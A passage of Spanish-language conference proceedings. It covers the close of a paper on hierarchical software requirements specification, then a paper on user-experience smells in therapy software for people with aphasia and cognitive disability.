Separando aquellos requisitos identificados como generales se puede conocer las funciones generales que el software proveerá.

Filtrando los datos de la primera columna igual a “F” se obtuvo la Tabla 6.

Tabla 6. Requisitos Específicos Funcionales

Tipo Req.	Nro. Sec.	Nro. EF	Tipo Comp.	Nro. Comp.	Jerq. Esc.	Descripción
F	1	002				El sistema debe leer el **informe de suelo.**
F	2	002				El sistema debe mostrar en pantalla el **mapa** del campo y marcar el **área afectada** según lo indicado en el **informe del suelo.**
F	3	S004	Ep	01		El sistema debe calcular la **dosis** teniendo en cuenta el **informe del suelo.**
F	4	S004	Ep	02		El sistema debe calcular la **mezcla** en función de la calidad de **producto** y la cantidad de agua.

Como ya se mencionó, para identificar los requisitos de un sub-escenario se ha incorporado la letra “S” delante del número de sub-escenario (“S004”), esto permite fácilmente visibilizar que no es un escenario raíz sino una sub-función del software.
Filtrando los datos de la primera columna igual a “NF” se obtuvo la Tabla 7.

Tabla 7. Requisitos Específicos No Funcionales

Tipo Req.	Nro. Sec.	Nro. EF	Tipo Comp.	Nro. Comp.	Jerq. Esc.	Descripción
NF	1	001	Rt	01		El sistema debe trabajar con las Buenas Prácticas Agrícolas (BPA).
		002	Rt	04		
NF	2	002	Rt	05		El sistema debe utilizar la información del Servicio Meteorológico Nacional (SMN).
NF	3	002	Ex	01		El sistema debe controlar cuando se producen modificaciones al **informe del suelo.**
NF	4	S004	Rt	05		El sistema debe controlar que no se llegue a una **sobredosificación** ni a una **contaminación.**

En este ejemplo se puede observar que el primer requisito (Nro.Sec. 1) tiene su origen en dos EF diferentes: 001 y 002. Se especifican juntos para eliminar las duplicaciones sin perder información relevante de su dispersión en el dominio.

En este ejemplo se han utilizado las categorías más conocidas con el objetivo de facilitar la explicación, pero se podría ampliar las categorías, por ejemplo, abrir los RNF en sub-categorías como seguridad, usabilidad, eficiencia, etc. También se podrían buscar los requisitos provenientes de restricciones para asegurar que no se clasificó incorrectamente, que una excepción debe ser resuelta con un escenario, etc.

5 Conclusión y Trabajo Futuro

En el presente artículo se propone estructurar los requisitos en un documento de especificación jerárquico, incorporando una identificación de cada requisito mixta. Para

realizar este trabajo dos investigadores analizaron diez ERS de la industria. En todos los casos, los EF existían y se extrajeron los requisitos utilizando el proceso descripto en la sección 3 e identificando los requisitos con el ID propuesto. Si bien el ID en un primer momento resultó algo engorroso, rápidamente comenzó a mejorar la comprensión de cada requisito, la relación existente entre ellos y con el dominio en general. Con el análisis de las observaciones de cada investigador se generaron las siguientes conclusiones:

- Mejoró la comprensión de cada requisito en particular y en su conjunto.
- Permitió dividir fácilmente los requisitos en categorías.
- Se pudo construir una visión funcional del nuevo software.
- Se visibilizó la concurrencia de los requisitos.
- Permitió un reordenamiento de los requisitos por diferentes aspectos sin pérdida de información.
- Se eliminaron las duplicaciones de requisitos dejando registro de su origen.
- Permitió alertar sobre posibles omisiones y faltantes.
- Mejoró la validación de la ERS.

Por otro lado, al examinar las ERS jerárquicas, se observó que existe una relación directa entre el ID de las funciones generales y las dependencias de los requisitos. En el gráfico de la Fig.2 se puede observar que la funcionalidad G002 requiere de G003, G004 y G006 para efectivizarse. A su vez, la funcionalidad G004 requiere de G005 y G007. Esto indica que además de analizar las funcionalidades y sus requisitos en forma separada es necesario aplanar todos los sub-escenarios y estudiarlos en forma conjunta, ya que la comprensión de una funcionalidad, en muchos casos, depende de entender otra.

REQUISITOS GENERALES
G001
G002
G003 (002)
G004 (002)
G005 (004)
G006 (002)
G007 (003, 004)
G008




Fig. 2. Relación de jerarquía de las Funciones Generales del Software

Como **trabajo futuro**, se espera aumentar la cantidad de casos estudiados y de esta forma, ratificar o rectificar la propuesta de identificación. También se espera analizar la posibilidad de automatizar el procedimiento de manera total o parcial, para reducir el esfuerzo de extracción, identificación y especificación de requisitos. Finalmente, se continuará con el trabajo acerca de las dependencias de los requisitos con la intención de generar un mapa de dependencias automático.

Referencias

[1] D. Bjørner (2006), “Software Engineering 3, Domains, Requirements, and Software Design”, Springer, ISBN-10 3-540-21151-9 Springer Berlin Heidelberg New York ISBN-13 978-3-540-21151-8 Springer Berlin Heidelberg New York, pp 107.

[2] Pohl, K. (2010), “Requirements Engineering: fundamentals, principles, and techniques”, Springer Publishing Company, Incorporated.

[3] Kaplan Gladys (2022), “Proceso de Requisitos Validado Empíricamente”, Tesis Doctoral. UNLP, Capítulo 6 y 4.

[4] Ivar Jacobson, Ian Spence Kurt Bittner (2013), “Casos de Uso 2.0. La guía para ser exitoso con los casos de uso.” https://www.ivarjacobson.com/files/field_iji_file/article/use_case_2.0_-_spanish_translation.pdf

[5] Guevara, Delicia & Palomino, Nora. (2018). “Automatización de requisitos: Historias de usuario generadas a partir de un modelo orientado a objetivos basado en el framework i*”. Interfases. 57-72. 10.26439/interfases2018.n011.2953.

[6] Raymond Turner. "The Foundations of Specification". Journal of Logic and Computation, Vol. 15, No. 5 (October 2005), pp. 623–663.

[7] P. Kłosowski, (2018) "Deep Learning for Natural Language Processing and Language Modelling", Signal Processing: Algorithms, Architectures, Arrangements, and Applications (SPA), pp. 223-228, Poznan.

[8] Berry Daniel (2004), “Ambiguity in Natural Language Requirements Documents”, en el libro “Perspectives on Software Requirements”, Kluwer Academic Publishers, EEUU, ISBN: 1-4020-7625-8, Capítulo 3.

[9] IEEE Std 830-1998, “IEEE Recommended Practice for Software Requirements Specifications (ANSI)”, IEEE, Nueva York.

[11] Gladys Kaplan, Jorge Doorn, Nora Gigante (2014), “Elicitación de Conocimiento Guiada por Modelos”, CACIC, UNLaM.

[12] Hadad, G.D.S., Doorn J.H., Kaplan G.N. (2008), “Creating Software System Context Glossaries”, in Encyclopedia of Information Science and Technology, Second edition, Mehdi Khosrow-Pour (ed.), Idea Publishing.

[13] Leite, J.C.S.P., Hadad, G.D.S., Doorn, J.H., Kaplan, G.N. (2000), “Scenario Construction Process”, Requirements Engineering Journal, Springer-Verlag London Ltd., Vol.5, Nº1, pp. 38-61.

[14] Doorn J.H., Hadad G.D.S., Kaplan G.N. (2002), “Comprendiendo el Universo de Discurso Futuro”, WER’02: Workshop de Engenharia de Requisitos, Valencia-España.

[15] Kaplan G., Doorn J., Gigante, N. (2014), “Evolución Semántica de los Glosarios en los Procesos de Requisitos”, CACIC14.

[16] Hadad, G., Doorn J., Kaplan G. (2009) “Explicitar Requisitos de Software usando Escenarios”, WER’09: Workshop de Engenharia de Requisitos, Medellín, Colombia.

[17] Sandra Lorena Buitrón Ruiz, Brenda Leticia Flores Ríos y Francisco José Pino Correa (2018), “Elicitación de requisitos no funcionales basada en la gestión de conocimiento: el marco de trabajo Merlinn”, Revista Ingenierías Universidad de Medellín | Vol. 17 Núm. 32 | pp. 155-178 | Medellín, Colombia.

Experiencia de Usuario para identificar UX smells en Software para Discapacidad Cognitiva y de la Comunicación

Andrea Cecilia Cortizo[1], Alejandra Garrido[2], Silvia Luján Vega[1]

[1] LINA, UTN Facultad Regional La Plata, La Plata, Buenos Aires, Argentina
acortizo@frlp.utn.edu.ar, svega@frlp.utn.edu.ar
[2] LIFIA, Fac. de Informática, Univ. Nac. de La Plata, La Plata y CONICET, Argentina
garrido@lifia.info.unlp.edu.ar

Abstract. Este artículo presenta los hallazgos de una investigación sobre la experiencia de usuario (UX) en software destinados a la rehabilitación de personas con discapacidad cognitiva y de la comunicación. El estudio se llevó a cabo en dos etapas y se centró en identificar "claims" (reclamos), categorizándolos en "UX smells" y recomendaciones de usabilidad. Los resultados contribuyen al diseño de software inclusivo para personas con diversidad cognitiva y discapacidad en la comunicación, con un posible impacto en políticas públicas de salud.

Keywords: Experiencia de usuario, discapacidad cognitiva, discapacidad en la comunicación, UX smells, usabilidad, diseño inclusivo.

1. Introducción

La tecnología puede mejorar la calidad de vida de las personas con discapacidad, pero es esencial que su desarrollo se base en los principios del Diseño Inclusivo, que promueve la inclusión de todas las personas. Este enfoque resalta la importancia de diseñar software basados en la Usabilidad Centrada en el Usuario con Discapacidad, siguiendo el lema de la Declaración de Estocolmo: “Un buen diseño capacita, un mal diseño discapacita” [1].

El Diseño Centrado en el Usuario (DCU) es un enfoque que pone al usuario en el centro de todas las decisiones de diseño, creando productos y experiencias adaptadas a sus necesidades y expectativas [2]; alineándose al Modelo Social de la Discapacidad, que reconoce las causas sociales de la discapacidad y valora la inclusión y el respeto a la diversidad [3]. En este contexto, según la ISO 9241-11:2018, la Experiencia de Usuario (UX por sus siglas en inglés) es un concepto clave que se define como las percepciones y respuestas de los usuarios que resultan del uso o uso anticipado del sistema, producto o servicio [4]; haciendo referencia tanto a aspectos hedónicos como aspectos instrumentales, lo cual incluye, por ejemplo, el comfort, la satisfacción, y las capacidades de asistencia del sistema. Esto además debería ser cierto para todos los usuarios, con o sin discapacidad.

Las aplicaciones informáticas pueden beneficiar a personas con discapacidad en la comunicación, incluida la Afasia, y aquellas con condiciones que afectan el sistema cognitivo, como el Alzheimer, mejorando su desempeño comunicativo a través de

propuestas terapéuticas. Aunque existen muchas aplicaciones para estas condiciones de salud, son escasos los estudios sobre UX. Obtener información sobre la UX que estas aplicaciones brindan e identificar los problemas que los usuarios reportan en forma de reclamos (claims) contribuirá a optimizar el diseño de interfaces, fortaleciendo la inclusión y autonomía de las personas con discapacidad, alineándose con el Modelo Social de la Discapacidad.

El presente trabajo, llevado a cabo en la Facultad de Informática de la Universidad de La Plata y en la Universidad Tecnológica Nacional Facultad Regional La Plata, tuvo como objetivos recopilar reclamos (también conocidos como claims) de usuarios de software destinado a la rehabilitación de la diversidad cognitiva y la discapacidad en la comunicación (Software/Assistive Technology - AT).

La investigación buscó profundizar en los claims después del uso de software para personas con discapacidad, identificando posibles "UX smells", es decir, problemas relacionados a la UX que pueden solucionarse sin cambiar la funcionalidad del sistema, sino simplemente cambiando la interacción [5] [6]. Los claims fueron categorizados en UX smells y recomendaciones de diseño, aportando al diseño de software inclusivo para personas con diversidad cognitiva y discapacidad en la comunicación. La UX, vinculada al Diseño Centrado en el Usuario (DCU) y la Accesibilidad, se aplicó para diseñar productos que prioricen las necesidades de los usuarios y que los coloque "en el centro" de todas las consideraciones.[7].

Los claims "capturan conocimiento de una manera que puede ser compartida, debatida, fortalecida, refutada, conectada y reutilizada. La noción moderna y coloquial de los reclamos proviene del uso que hace Stephen Toulmin del término en su libro de 1958, 'The Uses of Argument', donde describe las afirmaciones como proposiciones falsables, diseñadas para ser respaldadas o refutadas con datos" [8].

Este artículo se estructura de la siguiente manera, en el punto 2 se aborda la diversidad cognitiva y la discapacidad de la comunicación, con un enfoque particular en la afasia y trastornos cognitivos-comunicativos. El punto 3 trata sobre los conceptos de diseño de interfaz y los atributos de calidad de los productos de software utilizados por personas con discapacidad. El punto 4 se refiere a la metodología utilizada y en los puntos 5 y 6 se presentan el análisis de los resultados, las conclusiones y trabajos futuros, respectivamente**.**

2. El usuario con diversidad cognitiva y discapacidad en la comunicación

En el campo de la rehabilitación de adultos con diversidad cognitiva y discapacidad en la comunicación, se incluye a las personas con Afasia y aquellas con Trastornos Cognitivo-Comunicativos (TCC), [9].

La American Speech-Language-Hearing Association (ASHA, 2023), [9] define a la afasia como “un trastorno a consecuencia de una lesión de las partes del cerebro responsables del lenguaje, y puede causar problemas con cualquiera o todas las siguientes destrezas: la expresión, la comprensión, la lectura y la escritura”, mientras que los TCC, afectan dominios cognitivos como la memoria, la atención, las funciones ejecutivas (FE) y el lenguaje.

Las demencias son síndromes resultantes de diversas causas, se definen como un deterioro de las capacidades intelectuales, frecuentemente acompañado de trastornos del comportamiento y del movimiento [10].

3. Los usuarios como centro del diseño del software

Al diseñar con el enfoque en el usuario, es importante entender tres conceptos clave: usabilidad, accesibilidad y experiencia de usuario, conocidos como la "trinidad" [11].

De acuerdo con la ISO 9241-210:2019, la usabilidad se refiere al grado en que un sistema, producto o servicio permite a usuarios específicos alcanzar sus metas con eficacia, eficiencia y satisfacción.

Según la Norma UNE 170001, la accesibilidad total se refiere a la adaptación de los entornos a las necesidades de todos los usuarios, sin importar su edad, sexo, origen o capacidades. Implementar un Sistema de Gestión de la Accesibilidad Universal asegura igualdad de acceso a servicios y entornos para todas las personas, fomentando su autonomía. [12].

La Accesibilidad Web es la capacidad de un sitio para ser utilizado por el mayor número de personas, sin importar sus limitaciones o entorno. Es clave para garantizar igualdad de oportunidades y facilitar el acceso de personas con discapacidad a la cultura, el ocio y sus derechos constitucionales. [13]. La accesibilidad debe integrarse en todo el proceso de desarrollo de aplicaciones, sin que esto necesariamente incremente los costos, incluso para usuarios sin discapacidad [14].

El usuario, según ISO 9241-11:1998, es quien interactúa con un producto. El equipo de desarrollo de software para personas con discapacidad debe ser interdisciplinario y centrarse en la diversidad funcional del usuario, colaborando y escuchándolo. La UX es clave en el diseño centrado en el usuario (DCU) [15].

3.1. Bad smells y refactoring aplicados a la mejora de la la UX

Los problemas de usabilidad son comunes en muchas aplicaciones web, y aunque las empresas entienden su importancia para mantenerse competitivas, evaluar y mejorar la usabilidad sigue siendo costoso [16]. Las metodologías ágiles emplean la refactorización como una técnica clave para la mejora incremental de los productos, permitiendo realizar cambios en pequeños pasos tras identificar problemas en el código, conocidos como "bad smells" [17]. Un ejemplo de bad smell es la "Clase Grande", que concentra demasiadas responsabilidades en una sola clase. De manera similar, se han definido los usability smells como indicadores de posibles problemas de usabilidad [5] [6].

La detección y corrección incremental de usability smells facilita el proceso general de evaluación de usabilidad para los desarrolladores [18]. Las estrategias para identificar estos problemas incluyen pruebas con usuarios reales, métodos de inspección por expertos y análisis de registros de acceso web. Grigera et al. han desarrollado una herramienta automática para detectar usability smells [5] [6] Similarmente a los usability smells, se han introducido conceptos como accessibility smells y accessibility refactorings en investigaciones recientes [19] [20] [21]. Un ejemplo de accessibility smell es el "Mouse-dependant Date Picker". [21].

Catalogar los "UX smells" permite identificar y clasificar problemas en la interfaz web más allá de las estadísticas. Dado que no todos los UX smells se detectan automáticamente, es crucial usar metodologías adicionales para recopilar informes. La herramienta de Grigera et al. automatiza este proceso e integra datos manuales de usuarios, destacando la importancia de la participación de los usuarios finales en la detección de problemas, y subraya el desafío de adaptar estas herramientas para personas con discapacidad. [22].

En este trabajo se propuso detectar smells manualmente a partir del análisis de claims de usuarios sobre software destinados a terapias de diversidad cognitiva y discapacidad en la comunicación.

4. Metodología

Se realizó un estudio descriptivo, voluntario y anónimo, cumpliendo con las normativas éticas provinciales, nacionales e internacionales. Los participantes cumplieron con los criterios de inclusión y exclusión establecidos[1].

El estudio se desarrolló en dos etapas (ver Fig. 1), con 7 fonoaudiólogas en la primera etapa, 29 participantes en la segunda etapa, incluidos 7 fonoaudiólogos, 4 personas con afasia, 7 con diversidad cognitiva y 11 cuidadores. Este estudio, que busca un primer acercamiento al tema, utilizó múltiples casos para describir detalladamente las variables de interés y comprender ciertos aspectos clave.




Fig. 1. Etapas de desarrollo de la investigación.

[1] El protocolo de investigación y el modelo de consentimiento informado fueron aprobados por la Comisión de Docencia e Investigación del Hospital El Dique de Ensenada, que actuó en lugar del Comité de Ética del HIGA San Roque de Gonnet.

Primera Etapa:

Fase I:

Se analizó la lista de claims del artículo “BangaSpeak: an example of app design for aphasia clients and users” [23], identificando aquellos específicos al software BangaSpeak. También se incluyeron claims de experiencias realizadas en la Carrera de Ingeniería en Sistemas de Información de la Universidad Tecnológica Nacional Regional La Plata en 2020.

Tres observadoras (una Dra. en Informática, una Dra. en Fonoaudiología y una Lic. en Análisis de Sistemas y Fonoaudiología) clasificaron los claims en "UX smells" y recomendaciones de usabilidad, alcanzando un acuerdo de 0,85 en el coeficiente Kappa de Cohen. Tras un proceso de refinamiento y clasificación, se elaboró la Tabla de Claims Categorizados.

Las categorías consideradas en la tabla fueron:Tratamiento de imágenes, Expresión o comprensión de las consignas propuestas por los productos, Motivación del usuario/a (terapeutas/personas con discapacidad y sus cuidadores/as), Necesidad de feedback por parte del producto, Necesidad de existencia de ayuda por parte del producto, Feedback sobre los resultados del uso del producto, Gestión del producto por parte de los/as usuarios/as, Contenido del producto, Solicitud de un repositorio de datos al equipo de desarrollo del producto, Solicitud de mejoras en el producto.

Fase II:

Considerando la Tabla de Claims Categorizados, se diseñó un cuestionario ad hoc, con preguntas abiertas, sobre el uso del software Anomia App, implementado de forma online a través de Google Formularios.

Las variables consideradas, todas referidas al software Anomia App, fueron: Profesión, Género, Opinión y/o sugerencias sobre la terapia del software, Opinión y/o sugerencias sobre las consignas ofrecidas, Opinión y/o sugerencias respecto a la interfaz del software, Opinión y/o sugerencias sobre el ejercicio “Emparejar sonidos”, Opinión y/o sugerencias sobre el ejercicio “Elegí personaje”, Opinión y/o sugerencias sobre el ejercicio “Uno sobra”, Opinión y/o sugerencias sobre el ejercicio “Emparejar palabras”, Opinión y/o sugerencias sobre el ejercicio “Palabra aislada”.

Luego de la invitación a participar del estudio[2], se presentaron 7 terapeutas, todas ellas Licenciadas en Fonoaudiología. Posterior al uso del software Anomia App, informaron a la investigadora los claims identificados. La obtención de claims se realizó en octubre de 2021.

Se realizó el análisis de contenido de las respuestas a las preguntas, presentando de manera textual las más significativas. Posteriormente se las sistematizó en una tabla, según UX smells y recomendaciones de usabilidad.

Segunda Etapa: Evaluación de Usuarios

La segunda etapa incluyó la planificación, ejecución y análisis de la obtención de claims de diversos tipos de usuarios. Para seleccionar los software a utilizar, se realizó una búsqueda entre tecnologías específicas para diversidad cognitiva y discapacidad en la

[2] Publicada oportunamente en la página web https://www.afalp.org.ar, de la Asociación de Foniatría, Audiología y Logopedia Platense (AFALP)

comunicación, enfocándose en aquellas diseñadas con el usuario en mente. La búsqueda se realizó en sitios especializados en terapias para estas condiciones.

Los criterios para seleccionar el software fueron: destinados a terapia de afasias, enfocados en estimulación cognitiva y dominios como atención, memoria y lenguaje, disponibiles en español y de acceso libre y gratuito.

Se seleccionaron los siguientes software:
Anomia App: Para la rehabilitación de anomias, inspirada en la aplicación web APHASIA THERAPY online (ATO). Ofrece actividades como Emparejar Sonido, Elegir Personaje, Emparejar Palabra, Uno Sobra y Palabra Aislada.
DEMO Stimulus – Online: Para personas con diversidad cognitiva, ofrece una suite de ejercicios para estimulación cognitiva en áreas como memoria, atención, lenguaje, funciones ejecutivas, cálculo y razonamiento.

La población del estudio incluyó a 7 terapeutas con experiencia en diversidad cognitiva y discapacidad en la comunicación, 11 personas con discapacidad (4 con afasia y 7 con diversidad cognitiva), y 11 cuidadores/as (4 de personas con afasia y 7 de personas con diversidad cognitiva). La muestra se conformó mediante la selección de múltiples casos y el reclutamiento se extendió por dos meses[3].

Se consideraron cinco tipos de usuarios (terapeutas, personas con afasia, personas con diversidad cognitiva y sus cuidadores/as) para la recolección de datos. Se elaboraron seis cuestionarios ad hoc, implementados en formularios Google, con preguntas abiertas, cerradas y mixtas (uno para cada software: Anomia App y DEMO Stimulus – Online).

Después de conocer las características del estudio y dar su aprobación, los terapeutas, personas con discapacidad y sus cuidadores firmaron un consentimiento informado.

Las personas con afasia usaron el software Anomia App, mientras que las personas con diversidad cognitiva utilizaron el DEMO Stimulus – Online, trabajando con el nivel de complejidad más bajo. Tras recibir las instrucciones, usaron el software durante una sesión terapéutica de aproximadamente 45 minutos y luego completaron el cuestionario ad hoc.

Los terapeutas usaron ambos softwares bajo condiciones similares y registraron la información en los cuestionarios diseñados para cada software.

A partir de los resultados de cada cuestionario (6 en total), se obtuvo una tabla en el Programa Excel de Windows y se realizó el análisis cuanti-cualitativo de los datos.

Posteriormente, se realizó el análisis de contenido de las respuestas a las preguntas abiertas, estableciendo categorías de análisis, según patrones de respuesta.

[3] Para determinar la elegibilidad de las personas con afasia, se administró el Test para Personas con afasia Western Aphasia Battery (WAB), y la Prueba de Evaluación Cognitiva Montreal (MoCA) a las personas con diversidad cognitiva. Estas pruebas permitieron evaluar el nivel de diversidad y asegurar que se cumplieran los criterios de inclusión. Los participantes con discapacidad fueron pacientes del Hospital El Dique de Ensenada y del Hogar de la Mujer de La Plata.

5. Análisis de los resultados

El trabajo se realizó en dos etapas:

Primera Etapa: En octubre de 2021, se identificaron UX smells y recomendaciones de usabilidad a partir de una revisión bibliográfica y experiencias previas. Se elaboró un cuestionario para fonoaudiólogos, quienes utilizaron el software Anomia App y reportaron claims.

Se sistematizaron 44 claims, de los cuales 17 fueron UX smells y 27 recomendaciones de usabilidad. Surgió una nueva categoría sobre el procesamiento del sonido, que no se encontraba en la Tabla de Claims Categorizados.[4]

Segunda Etapa: En noviembre de 2022, participaron 7 fonoaudiólogos, 4 personas con afasia, 7 con diversidad cognitiva y sus cuidadores. Las personas con afasia usaron Anomia App y las de diversidad cognitiva, DEMO Stimulus – Online. Se obtuvieron 52 claims para Anomia App y 49 claims para DEMO Stimulus – Online (Tabla 1).

Los UX smells obtenidos posteriormente al uso de Anomia App, se relacionaron con el diseño y tratamiento de imágenes. Las recomendaciones incluyeron mejoras en el contenido y formato de las consignas.

Los UX smells resultantes del uso de DEMO Stimulus – Online, se vincularon con la interfaz, imágenes y ejercicios. Las recomendaciones se orientaron a que las consignas fueran más claras, se incluyeran tutoriales, y soporte para dispositivos táctiles.

Se identificaron dos nuevas categorías de claims no contempladas previamente: procesamiento del sonido en calidad y volumen, en Anomia App y temporización de los ejercicios en DEMO Stimulus – Online.

Tabla 1. Resultados de de claims de la Segunda Etapa

Software Utilizado	Tipo de Claims	Cantidad de Claims
Anomia App		
	UX Smells	16
	Recomendaciones de Usabilidad	37
	Total	52
DEMO Stimulus Online		
	UX Smells	21
	Recomendaciones de Usabilidad	28
	Total	49

[4] En Messamer, P.; Ramsberger, G. y Atkins, A. (2016). BangaSpeak: an example of app design for aphasia clients and SLP users. En Aphasiology, 30(2-3), 164-185.

6. Discusión

A continuación, se presentan los resultados de la triangulación de los UX smells y recomendaciones de usabilidad proporcionados por fonoaudiólogas que participaron en la primera y segunda etapa del estudio sobre los software Anomia App y Demo Stimulus Online. Esta triangulación se realizó con base en los trabajos de Cuperus [24], Galliers [25]y Brandenburg [26], en los que también participaron profesionales.

Se coincidió con Cuperus [24] en que la funcionalidad de botones, menús y el tratamiento de imágenes, pueden ser demasiado pequeñas o poco claras, dificultando la terapia independiente. Con Brandenburg [26] se coincidió en las dificultades con el uso de botones y textos escritos. El trabajo de Galliers [25] sobre las observaciones del tratamiento y tamaño de las imágenes coincide con las realizadas por las fonoaudiólogas.

Ninguno de los estudios consultados menciona problemas relacionados con el sonido, el tiempo, la claridad de las consignas y las ayudas ofrecidas por la aplicación, aspectos que sí fueron destacados por las fonoaudiólogas en este estudio. Respecto de las recomendaciones de usabilidad, Cuperus [24], se alinea con la necesidad de configurabilidad, personalización del software, variedad en ejercicios y consignas claras. Brandenburg [26] y Galliers [25] coinciden en la necesidad de crear aplicaciones accesibles.

Las fonoaudiólogas destacaron la necesidad de un registro de performance de los usuarios, algo no considerado en los estudios anteriores. Los UX smells relacionados con el tamaño de imágenes y letras coinciden con los resultados de Cerdan [27], quien trabajó con una página web para ejercicios con usuarios con discapacidades crónicas. Las recomendaciones de usabilidad de Cerdan [27], que incluyen ayuda para facilitar el uso y consignas en formato sonoro, coinciden con las planteadas por las personas con discapacidad y sus cuidadores en el presente estudio.

Surgen nuevas Categorías de Claims, en Anomia App: Procesamiento del sonido en términos de calidad y volumen; en DEMO Stimulus – Online: Tiempo disponible para realizar los ejercicios. Estas categorías no se mencionan en los estudios revisados.

7. Conclusiones

De los resultados del estudio emergen dos nuevas categorías de claims relacionadas con el uso de Anomia App y DEMO Stimulus – Online: la calidad y volumen del procesamiento del sonido, y el tiempo disponible para realizar los ejercicios. Estas categorías no se habían mencionado en los estudios revisados ni en la Tabla de Claims Categorizados.

El estudio subraya la necesidad de sensibilizar a los equipos de salud en el uso adecuado de la tecnología para terapias de personas con discapacidad, promoviendo la alfabetización digital. También resalta la importancia de incluir a los usuarios en el desarrollo del software, conforme al principio del Diseño Centrado en el Usuario, reflejado en el lema de la Convención sobre los Derechos de las Personas con Discapacidad: "Nada sobre nosotros sin nosotros".

Finalmente, se enfatiza la importancia de desarrollar políticas públicas de salud que aseguren el acceso y la calidad de los productos informáticos para todas las personas con discapacidad que los necesiten.

8. Futuras líneas de investigación

Como futuras líneas de investigación, se propone: realizar estudios analítico-experimentales con rigurosos requisitos metodológicos y estadísticos; explorar el diseño de UX en proyectos de estudiantes y becarios del Laboratorio de Innovación Abierta (LINA) de la UTN Facultad Regional La Plata; e investigar el uso de Ciencia Ciudadana en salud pública para aplicaciones terapéuticas dirigidas a personas con diversidad cognitiva y de la comunicación.

Referencias

1. Instituto Europeo para el Diseño y la Discapacidad. (2004). La Declaración de Estocolmo EIDD 2004. https://dfaeurope.eu/what-is-dfa/dfa-documents/the-eidd-stockholm-declaration-2004/
2. Hassan Montero, Y. y Ortega Santamaría, S. (2009). Informe APEI 3 sobre Usabilidad. Asociación Profesional de Especialistas en Información. http://eprints.rclis.org/13253/1/informeapeiusabilidad.pdf
3. United Nations. Convention on the rights of persons with disabilities; 2006. https://www.un.org/development/desa/disabilities/convention-on-the-rights-of-persons-with-disabilities/convention-on-the-rights-of-persons- with-disabilities-2.html
4. International Organization for Standardization. (2010). ISO 9241-210:2010 Ergonomics of human-system interaction — Part 210: Human-centred design for interactive systems.
5. Grigera, J., Garrido, A., & Rossi, G. (2017, October). Kobold: web usability as a service. In 2017 32nd IEEE/ACM International Conference on Automated Software Engineering (ASE) (pp. 990-995). IEEE.
6. Grigera, J.; Garrido, A.; Rivero, J. M. y Rossi, G. (2017). Automatic detection of usability smells in web applications. En International Journal of Human-Computer Studies, 97, 129-148.
7. Loeb, S.; Panagos, T.; y Falchuk, B. (2011). Capítulo 4. Simplicity and user experience. En The fabric of mobile services: software paradigms and business demands. Ed. Wiley.
8. McCrickard, D. (2012). Cap. 1 What are claims? En Making Claims: The Claim as a Knowledge Design, Capture, and Sharing Tool in HCI. Morgan y Claypool Publishers, 1-7.
9. American Speech Language Hearing Association (2023). La afasia https://www.asha.org/public/speech/spanish/la-afasia/
10. Slachevsky, A. y Oyarzo, F. (2008). Capítulo 39 Las demencias: Historia, concepto, clasificación y aproximación clínica. En Labos, E.; Slachevsky, A.; Fuentes, P. y Manes, F. (comp.). *Tratado de neurosicología clínica. Bases conceptuales y técnicas de evaluación*. Ed. Akadia, pp. 449-467.
11. Sauer, J., Sonderegger, A., & Schmutz, S. (2020). *Usability, user experience and accessibility: towards an integrative model. Ergonomics*, 63(10), 1207-1220.
12. Asociación Española de Normalización (UNE). Comité Técnico de Normalización (CTN). (2001). Norma UNE 1700001 https://eqa.es/certificacion-sistemas/une-170001
13. Miranda Erro, J. (2016). *La accesibilidad universal y su gestión como elementos imprescindibles para el ejercicio de los derechos fundamentales*. Madrid Comité Español de Representantes de Personas con Discapacidad.
14. Cunningham, K. (2012). Preface. En *Accessibility Handbook: Making 508 Compliant Websites*. Ed. " O'Reilly Media, Inc.". Pp. VIII-XIII.
15. Mallin, S. S. V. y de Carvalho, H. G. (2015). Assistive technology and user-centered design: emotion as element for innovation. En *Procedia Manufacturing*, *3*, pp. 5570-5578.

16. Nielsen, J., and Loranger, H. (2006). Prioritizing Web Usability, 406 p. (C. Peri, Ed.). Pearson Education.
17. Fowler, M. (1999) Refactoring: Improving the design of existing code, 431 p. Addison-Wesley.
18. Olsina, L., Garrido, A., Rossi, G., Distante, D., & Canfora, G. (2008). Web Application Evaluation and Refactoring: A Quality-Oriented Improvement Approach. J. Web Eng., 7(4), 258-280.
19. Garrido, A., Rossi, G., Medina, N. M., Grigera, J., & Firmenich, S. (2014). Improving accessibility of Web interfaces: refactoring to the rescue. Universal Access in the Information Society, 13, 387-399.
20. Toledo, M. J., Grigera, J., & Garrido, A. (2022, June). Detección automática de problemas de accesibilidad a partir de eventos de interacción de usuario. In Anais do XXV Congresso Ibero-Americano em Engenharia de Software (pp. 128-142). SBC.
